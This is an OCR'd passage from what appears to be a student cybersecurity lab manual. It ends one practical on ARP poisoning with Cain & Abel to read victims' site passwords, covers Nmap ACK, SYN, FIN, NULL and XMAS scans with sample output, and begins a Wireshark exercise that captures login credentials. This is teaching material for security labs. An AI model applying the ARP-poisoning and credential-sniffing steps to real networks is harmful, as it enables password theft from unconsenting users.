
Step 7 : Click on “+” icon at the top.




Step 8 : Click on start/stop ARP icon on top.




Step 9 : Poisoning the source.



Step 10 : Go to any website on source ip address.



Step 11 : Go to password option in the cain & abel and see the visited site password.



PRACTICAL NO. 4

AIM : Port Scanning with NMap

a) Use NMap to perform an ACK scan to determine if a port is filtered, unfiltered, or open.
b) Perform SYN, FIN, NULL, and XMAS scans to identify open ports and their characteristics.
c) Analyze the scan results to gather information about the target system's network services

NOTE: Install Nmap for windows and install it. After that open cmd and type "nmap" to check if it is installed properly. Now type the below commands.

- **ACK** -sA (TCP ACK scan)
  It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

  Command: **nmap -sA -T4 scanme.nmap.org**

```
krad# nmap -sA -T4 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 994 filtered ports
PORT    STATE      SERVICE
22/tcp  unfiltered ssh
25/tcp  unfiltered smtp
53/tcp  unfiltered domain
70/tcp  unfiltered gopher
80/tcp  unfiltered http
113/tcp unfiltered auth

Nmap done: 1 IP address (1 host up) scanned in 4.01 seconds
```

- **SYN (Stealth) Scan (-sS)**
  SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

  Command: **nmap -p22,113,139 scanme.nmap.org**

```
krad# nmap -p22,113,139 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
PORT    STATE    SERVICE
22/tcp  open     ssh
113/tcp closed   auth
139/tcp filtered netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds
```

- **FIN Scan (-sF)**
  Sets just the TCP FIN bit.

  Command: **nmap -sF -T4 para**

```
krad# nmap -sF -T4 para

Starting Nmap ( http://nmap.org )
Nmap scan report for para (192.168.10.191)
Not shown: 995 closed ports
PORT     STATE         SERVICE
22/tcp   open|filtered ssh
53/tcp   open|filtered domain
111/tcp  open|filtered rpcbind
515/tcp  open|filtered printer
6000/tcp open|filtered X11
MAC Address: 00:60:1D:38:32:90 (Lucent Technologies)

Nmap done: 1 IP address (1 host up) scanned in 4.64 seconds
```

- **NULL Scan** (-sN)
  Does not set any bits (TCP flag header is 0)

  Command: **nmap –sN –p 22 scanme.nmap.org**

```
C:\Users\national1>nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-08 16:02 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).

PORT   STATE         SERVICE
22/tcp open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 3.00 seconds
```

- **XMAS Scan (-sX)**
  Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

  Command: **nmap -sX -T4 scanme.nmap.org**


```
krad# nmap -sX -T4 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 999 open|filtered ports
PORT    STATE  SERVICE
113/tcp closed auth

Nmap done: 1 IP address (1 host up) scanned in 23.11 seconds
```

PRACTCAL NO. 5


AIM: Network Traffic Capture and DoS Attack with Wireshark and Nemesy

1. Network Traffic Capture:
   a) Use Wireshark to capture network traffic on a specific network interface.
   b) Analyze the captured packets to extract relevant information and identify potential security issues


Step 1: Install and open WireShark .




Step 2: Go to Capture tab and select Interface option.




Step 3: In Capture interface, Select Local Area Connection and click on start.




Step 4: The source, Destination and protocols of the packets in the LAN network are displayed.






Step 5: Open a website in a new window and enter the user id and password. Register if needed.


Step 6: Enter the credentials and then sign in.




Step 7: The wireshark tool will keep recording the packets.



